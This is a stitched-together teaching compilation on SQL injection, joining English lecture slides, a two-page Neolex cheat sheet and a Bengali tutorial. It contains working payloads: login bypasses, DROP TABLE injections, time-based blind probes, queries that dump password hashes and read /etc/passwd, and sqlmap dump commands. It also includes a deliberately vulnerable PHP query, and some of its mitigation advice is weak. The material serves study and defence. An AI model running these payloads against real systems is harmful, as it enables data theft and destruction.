Number of values must match # columns.

Types of values must match column types.

Technique: add values until no error.

```
foo' )--  
foo' , 1)--  
foo' , 1, 1)--
```

Injecting into UPDATE

Modifies one or more rows of data.

```
UPDATE table
    SET col1=val1, col2=val2, ...
    WHERE expression
```

Places where input is inserted

```
SET clause
WHERE clause
```

Be careful with WHERE clause

- OR 1=1 will change **all** rows

Example (1)

- User ID: ` OR ``=``
- Password: `OR``=``
- In this case the sqlString used to create the result set would be as follows:

```
select USERID from USER where USERID = ``OR``=`` and PWD = ``OR``=``  
                                TRUE  
                                TRUE
```

- Which would certainly set the userHasBeenAuthenticated variable to true.

Example (2)

User ID: ` OR ``=`` --

Password: abc

As anything after the -- will be ignore, the injection will work even without any specific injection into the password predicate.

Example (3)

User ID: ` ; DROP TABLE USER ; --


Password: `OR ``= `

select USERID from USER where USERID = ` ; DROP
TABLE USER ; -- ` and PWD = ``OR ``= ``

I will not try to get any information, I just want to bring
the application down.

Impact of SQL Injection

1. Leakage of sensitive information.
2. Reputation decline.
3. Modification of sensitive information.
4. Loss of control of db server.
5. Data loss.
6. Denial of service.



Mitigating SQL Injection

Ineffective Mitigations

Blacklists

Partially Effective Mitigations

Whitelists

Blacklists

Filter out or Sanitize known bad SQL meta-characters, such as single quotes.

- Though it's easy to point out **some** dangerous characters, it's harder to point **all** of them.

Whitelist

Reject input that doesn't match your list of safe characters to accept.

- Identify what is good, not what is bad.
- Still have to deal with single quotes when required, such as in names.

Defending against SQL Injection

- **URL based injection:**
 - Avoid using clear text when coding in SQL.
 - If your database and webpage are constructed in a way where you can view the data, it's open to injection.
 - <http://mysite.com/listauthordetails.aspx?SSN=172-32-9999>
 - As in prior example, you could add a drop, or other command, to alter the database.
 - Passwords, and other sensitive information need to be either encrypted or one way hashed. There is no full proof way to defend from injection, but by limiting sensitive information, you can insure that your information is at least somewhat protected.

Defending Against Injection ctd.

- **Login based injection:**
 - Restrict input field length. Instead of allowing an unlimited amount of characters to be entered for user name and password, restricting them will make it more difficult for someone to run a malicious query.
- **User privileges:**
 - Have a “Superuser/Admin” with full rights, but limit other users to only the things they need to do. This way, if someone accesses the database, they’ll have a restricted amount of privileges.

Defending Against Injection ctd.

- **Use proper escapes strings, generally created through PHP.**
 - \$SQL = "SELECT * FROM users where username = "mysql_real_escape_string(\$POST['user']);
 - When someone tries to access the database using a command like OR 1"';, their query would return \' OR 1\', because your query was created to have a defined escape string.

Defending Against Injection ctd.

- Firewalls and similar intrusion detection mechanisms provide little defense against full-scale web attacks.

SQL injection Conclusion

- SQL injection is technique for **exploiting applications** that use relational databases as their back end.
- Transform the **innocent SQL calls** to a **malicious call**
- Cause **unauthorized access**, deletion of data, or theft of information
- All databases can be a target of SQL injection and all are vulnerable to this technique.

What we learned



Automated tools

SQLMAP `sqlmap -u "url" --forms --batch --crawl=10 --level=5 --risk=3`
 NMAP `nmap -p80 --script=http-sql-injection --script-args=httpSpider.maxPageCount=200 <target>`

Mysql

Version	<code>SELECT @@version;</code>
Comments	<code>// ou #</code>
Current user	<code>SELECT user(); SELECT system_user()</code>
List users	<code>SELECT user FROM mysql.user;</code>
List password hashes	<code>SELECT host, user, password FROM mysql.user;</code>
Current database	<code>SELECT database()</code>
List databases	<code>SELECT schema_name FROM information_schema.schemata; SELECT distinct(db) FROM mysql.db</code>
List tables	<code>SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'</code>
List columns	<code>SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema'</code>
Find Tables From Column Name	<code>SELECT table_schema, table_name FROM information_schema.columns WHERE column_name = 'username';</code>
Time delay	<code>SELECT BENCHMARK(1000000,MD5('A')); SELECT SLEEP(5); # >= 5.0.12</code>
Local File Access	<code>...' UNION ALL SELECT LOAD_FILE('/etc/passwd') —</code>
Hostname/I P Address	<code>SELECT @@hostname;</code>
Create user	<code>CREATE USER test1 IDENTIFIED BY 'pass1'; —</code>
Delete user	<code>DROP USER test1; —</code>
Location of the db file	<code>SELECT @@datadir;</code>

SQLMAP

`sqlmap -u "url" -DBS`
`sqlmap -u "url" -table -D [database]`
`sqlmap -u "url" -columns -D [database] -T [table]`
`sqlmap -u "url" -dump -D [database] -T [table]`

Manually Attack

Quick detect INTEGERS	<code>select 1 and row(1,1)>(select count(),concat(CONCAT(@@VERSION),0x3a,floor(rand())2))x from (select 1 union select 2)a group by x limit 1)</code>
Quick detect STRINGS	<code>'+(select 1 and row(1,1)>(select count(),concat(CONCAT(@@VERSION),0x3a,floor(rand())2))x from (select 1 union select 2)a group by x limit 1))+'</code>
Clear SQL Test	<code>product.php?id=4 product.php?id=5-1 product.php?id=4 OR 1=1 product.php?id=-1 OR 17-7=10</code>
Blind SQL Injection	<code>SLEEP(25)-- SELECT BENCHMARK(1000000,MD5('A'));</code>
Real world sample	<code>ProductID=1 OR SLEEP(25)=0 LIMIT 1-- ProductID=1) OR SLEEP(25)=0 LIMIT 1-- ProductID=1' OR SLEEP(25)=0 LIMIT 1-- ProductID=1') OR SLEEP(25)=0 LIMIT 1-- ProductID=1)) OR SLEEP(25)=0 LIMIT 1-- ProductID=SELECT SLEEP(25)--</code>

PostgreSQL

Version	<code>SELECT version()</code>
Comments	<code>-comment / comment /</code>
Current user	<code>SELECT user; SELECT current_user; SELECT session_user; SELECT usename FROM pg_user; SELECT getpgusername();</code>
List users	<code>SELECT usename FROM pg_user</code>
List DBA Accounts	<code>SELECT usename FROM pg_user WHERE usesuper IS TRUE</code>
List password hashes	<code>SELECT usename, passwd FROM pg_shadow — priv</code>
Current database	<code>SELECT current_database()</code>
List databases	<code>SELECT datname FROM pg_database</code>



By **Neolex**
cheatography.com/neolex/
neol3x.wordpress.com

Published 23rd November, 2016.
 Last updated 23rd November, 2016.
 Page 1 of 2.

Sponsored by **Readability-Score.com**
 Measure your website readability!
<https://readability-score.com>

PostgreSQL (cont)

List tables
SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN ('r', '') AND n.nspname NOT IN ('pg_catalog', 'pg_toast') AND pg_catalog.pg_table_is_visible(c.oid)

List columns
SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public')

Find Tables From Column Name
SELECT DISTINCT relname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public') AND attname LIKE '%password%';

Time delay
SELECT pg_sleep(10);

Local File Access
CREATE TABLE mydata(t text); COPY mydata FROM '/etc/passwd';

Hostname e/ IP Address
SELECT inet_server_addr();

Port
SELECT inet_server_port();

Create user
CREATE USER test1 PASSWORD 'pass1' CREATEUSER

Delete user
DROP USER test1;

Location of the db file
SELECT current_setting('data_directory');



By **Neolex**
cheatography.com/neolex/
neol3x.wordpress.com

Published 23rd November, 2016.
Last updated 23rd November, 2016.
Page 2 of 2.

Sponsored by **Readability-Score.com**
Measure your website readability!
<https://readability-score.com>

SQL কি ?

- SQL হলো স্ট্রাকচার্ড কুয়েরি ল্যাঙ্গুয়েজ(Structured Query Language) যা রিলেশনাল ডেটাবেজে সঞ্চিত ডেটা সংরক্ষণ, পুনরুদ্ধার এবং পরিচালনার জন্য ব্যবহৃত একটি স্টান্ডার্ড ভাষা।
- MySQL, SQL Server, Access, Oracle, Sybase ইত্যাদি রিলেশনাল ডেটাবেজ ম্যানেজমেন্ট সিস্টেম-সমূহ(RDBMS) SQL কে স্টান্ডার্ড ভাষা হিসাবে ব্যবহার করে।
- SQL এর পূর্ণরূপঃ Structured Query Language.
- SQL এর মাধ্যমে আপনি রিলেশনাল ডেটাবেজে এক্সেস করতে পারবেন।
- SQL একটি ANSI(American National Standards Institute) স্ট্যান্ডার্ড।

ডেটাবেজ (Database) কি ?

- ডেটাবেজ হলো একটা ফাইল যেখানে ওয়েব সাইটের বিভিন্ন তথ্য সমূহ সাজানো থাকে। যেমন: লাইব্রেরী তো সবাই দেখেছেন। লাইব্রেরী সব বই র্যাকে/তাকে সাজানো থাকে ঠিক তেমননি টাবেজে সব তথ্য স্তরে স্তরে সাজানো থাকে।

SQL এর ইতিহাস

- ১৯৭৯ সালে প্রথম ওরাকেল কর্পোরেশন Sql কে বাণিজ্যিকভাবে ব্যবহার উপযোগী করেন এবং ANIC (American national standard institute) ১৯৮৬ সালে এবং RDMS এ প্রণীত ল্যাংগুয়েজ হিসেবে ব্যবহার করেন।

SQL এর সাধারণ ফিচারসমূহ

- একটি text বেইজড ল্যাংগুয়েজ।
- SQL এ select, insert, delete এ রকম শব্দ দিয়ে একসেট কমান্ড তৈরি করা হয়।
- SQL এ কোন Graphical interface নেয়।
- Oracle ডাটাবেসে ব্যবহার করা হয়।
- এর বেসি স্ট্রাকচারড রয়েছে যার মধ্য select, from, where ব্যবহার করা হয়।

SQL জিনিস টা কি ?

- এসকিউএল ইনজেকশন একটি কোড ইনজেকশন কৌশল যা ডেটা-চালিত অ্যাপ্লিকেশনগুলিতে আক্রমণ করতে ব্যবহৃত হয়, যার মধ্যে দূষিত SQL বিবৃতিগুলি কার্যকরকরণের জন্য একটি এন্ট্রি ক্ষেত্রের মধ্যে সন্নিবেশ করা হয়

(উদাহরণস্বরূপ আক্রমণকারীর কাছে ডেটাবেস সামগ্রী ডাম্প করতে)।
এসকিউএল ইনজেকশন অবশ্যই একটি নিরাপত্তা দুর্বলতাকে কাজে লাগাতে
হবে উদাহরণস্বরূপ, সফটওয়্যারের সফ্টওয়্যারটি উদাহরণস্বরূপ, ব্যবহারকারী
ইনপুটটি যখন স্ট্রিং আক্ষরিক অর্পণ অক্ষরগুলির জন্য ভুলভাবে ফিল্টার করা
হয় তখন SQL বিবৃতি বা ব্যবহারকারী ইনপুট এ এমবেড করা হয় তা দৃঢ়ভাবে
টাইপ করা এবং অপ্রত্যাশিতভাবে কার্যকর করা হয় না। এসকিউএল
ইনজেকশনটি বেশিরভাগ ওয়েবসাইটের জন্য আক্রমণের ভেক্টর হিসাবে
পরিচিত তবে এটি কোনও ধরনের SQL ডেটাবেস আক্রমণ করতে ব্যবহার করা
যেতে পারে।

SQL কি কি করতে পারে ?

- SQL ইউজারকে রিলেশনাল ডেটাবেজ ম্যানেজমেন্ট সিস্টেম থেকে ডেটা
এক্সেস করতে অনুমতি দেয়।
- SQL ডেটাবেজে কুয়েরি সম্পাদন করতে পারে।
- SQL নতুন ডেটাবেজ তৈরি করতে পারে।
- SQL ডেটাবেজে নতুন টেবিল তৈরি করতে পারে।
- SQL ডেটাবেজ থেকে তথ্য পুনরুদ্ধার করতে পারে।
- SQL ডেটাবেজে তথ্য সংরক্ষণ করতে পারে।
- SQL ডেটাবেজে তথ্য হালনাগাদ করতে পারে।
- SQL ডেটাবেজ থেকে তথ্য মুছে ফেলতে পারে।
- SQL ডেটাবেজের মধ্যে তথ্য সংরক্ষণ পদ্ধতি তৈরি করতে পারে।
- SQL ডেটাবেজের ভিউ(view) তৈরি করতে পারে।
- SQL ডেটাবেজে টেবিল, কার্যপ্রনালী এবং ভিউ এর উপর পারমিশন সেট করতে
পারে।
- SQL ডেটাবেজে যে কোন কার্য-সম্পাদন করতে পারে।

SQL একটি স্ট্যান্ডার্ড

- SQL ভাষা ANSI(American National Standards Institute) স্ট্যান্ডার্ড হওয়া সত্ত্বেও
এর কিছু ভিন্ন ভাস্বনও রয়েছে।
- যাইহোক, ANSI স্ট্যান্ডার্ড মেনে চলার জন্য SQL এর সকল ভাস্বন-ই প্রধান
প্রধান কমান্ড-সমূহ যেমন- CREATE, SELECT, UPDATE, DELETE,
INSERT, WHERE ইত্যাদি সাপোর্ট করে।

বিঃদ্রঃ অধিকাংশ SQL ডেটাবেজ প্রোগ্রামের SQL স্ট্যান্ডার্ড ছাড়াও তাদের নিজস্ব কিছু এক্সটেনশন
রয়েছে।

ওয়েব সাইটে SQL এর ব্যবহার

ডেটাবেজ থেকে তথ্য দেখাবে এমন একটি ওয়েব-সাইট তৈরী করতে যা প্রয়োজন হবে:

- একটি RDBMS ডেটাবেজ প্রোগ্রাম। যেমন- MS Access, SQL Server, MySQL ইত্যাদি।
- একটি সার্ভার সাইড স্ক্রিপ্টিং ভাষা। যেমন- PHP অথবা ASP
- ডেটাবেজ থেকে যে কোনো তথ্য পেতে আপনাকে SQL(Sql) ব্যবহার করতে হবে।
- এছাড়া ডায়নামিকভাবে তথ্য এঙ্গেল করতে চাইলে SQL এর সাথে Ajax অথবা Jquery-ও ব্যবহার করতে পারেন।

RDBMS কি ?

- RDBMS এর পূর্ণরূপঃ Relational Database Management System.
- RDBMS হলো SQL এর ভিত্তি এবং সকল মর্ডান ডেটাবেজ সিস্টেমেরও ভিত্তি। যেমন- MS SQL Server, IBM DB2, Oracle, MySQL এবং Microsoft Access।
- তথ্য-সমূহ RDBMS ডেটাবেজ এর অবজেক্টে সংরক্ষিত থাকে, আমাদের কাছে এই অবজেক্টগুলো টেবিল নামে পরিচিত। একটি টেবিল সম্মন্দ্যুক্ত কিছু তথ্যের(data) সংগ্রহ যা কলাম(field) এবং সারি(tuple/record) নিয়ে গঠিত। আমাদের সকল তথ্য ডেটাবেজের এই কলাম এবং সারির মধ্যেই সংরক্ষিত হয় থাকে।

SQL injection কি ?

- SQL-Injection হচ্ছে এক ধরণের হ্যাকিং টেকনিক যা কোন ওয়েবসাইটের ইউজার ইনপুট সিস্টেমকে (অপ)ব্যবহার করে সাইটের ব্যাকগ্রাউন্ডের SQL কোডে অনাকাঙ্ক্ষিত কোন কোড প্রবেশ করাতে পারে।

ধরণ একটি HTML পেজে একটি ফর্ম আছে এরকমঃ

```
<form action=process.php method=post>
    <input type=text name=username />
    <input type=submit />
</form>
```

আর এই ফর্ম প্রসেস করার জন্য একশন পেজে (process.php) এই PHP কোড আছে (বিদ্র. কোডটি ইচ্ছা করেই দুর্বল করে লেখা হয়েছে):

```
$username = $_POST['username'];
mysql_query("SELECT * FROM tbl_users WHERE username = '$username'", $conn);
```

এখন প্রথম পেজ থেকে যেই ইনপুট দেওয়া হয়, তা ব্যবহার করা হয় দ্বিতীয় পেজে
একটি SQL কুয়েরিতে। সুতরাং, যদি প্রথম পেজ থেকে ইনপুট দেওয়া হয়

CluelessNoob, তাহলে প্রসেস পেজে কুয়েরিটা হয় এরকমঃ

```
SELECT * FROM tbl_users WHERE username = 'CluelessNoob'
```

এই কুয়েরি ডেটাবেসের `tbl_users` নামক টেবিল থেকে CluelessNoob এর সকল
ডিটেলস নিয়ে আসে।

কিন্তু সমস্যা হচ্ছে, যদি ইনপুট হিসাবে এটি দেওয়া হয়ঃ `' or '1'='1'`

তখন কুয়েরিটা হয় এরকমঃ

```
SELECT * FROM tbl_users WHERE username = '' or '1'='1'
```

এই কুয়েরি ডেটাবেসের `tbl_users` নামক টেবিল থেকে সব ডেটা নিয়ে আসে। সুতরাং,
যেখানে মাত্র একজন ব্যবহারকারীর ডেটা আনার কথা ছিল, সেখানে SQL-Injection
ব্যবহার করে সব ব্যবহারকারীর ডেটা নিয়ে আসা হল।

SQL-Injection দিয়ে আরও বিপজ্জনক কাজ করা যায়। যেমন আগের কোডে যদি এই
ইনপুট দেওয়া হয়ঃ `'; DROP TABLE tbl_users;--'`

তাহলে কুয়েরিটা হয় এরকমঃ

```
SELECT * FROM tbl_users WHERE username = ''; DROP TABLE tbl_users;--'
```

এখানে একটি কুয়েরিকে দুইটি কুয়েরি বানিয়ে দেওয়া হয়েছে। উল্লেখ্য SQL এ সেমি-
কোলন `(;)` দিয়ে কুয়েরি আলাদা করা যায়, আর দুইটি ড্যাশ `(--)` দিয়ে কুয়েরির পরবর্তী
অংশটুকু অকার্যকর (কমেন্ট-আউট) করা যায়। এখানে দ্বিতীয় কুয়েরিটি (`DROP
TABLE tbl_users`) ডেটাবেস থেকে `tbl_users` নামক টেবিলটিকে মুছে দেয়। সুতরাং,
সাধারণ একটু ইউজার ইনপুট ব্যবহার করে ডেটাবেসের একটি টেবিল মুছে দেওয়া
গেল।

প্রতিরক্ষা:

কখনোই ইউজার ইনপুটকে সরাসরি SQL কুয়েরিতে ব্যবহার করা উচিত নয়। PHP তে
একটি ভালো উপায় হল [mysqli_real_escape_string\(\)](#) ফাংশনটি ব্যবহার করে ইউজার
ইনপুটকে ফিল্টার করে নেওয়া। তবে সর্বোত্তম ব্যবস্থা হল [prepared statement](#) ব্যবহার
করা।

SQL-Injection এত পুরনো একটি হ্যাকিং টেকনিক যে এখনকার কোন ওয়েবসাইটে
যদি একেবারে বাজেভাবে কোডিং না করা হয়, তাহলে এই টেকনিক তেমন কাজে
আসে না।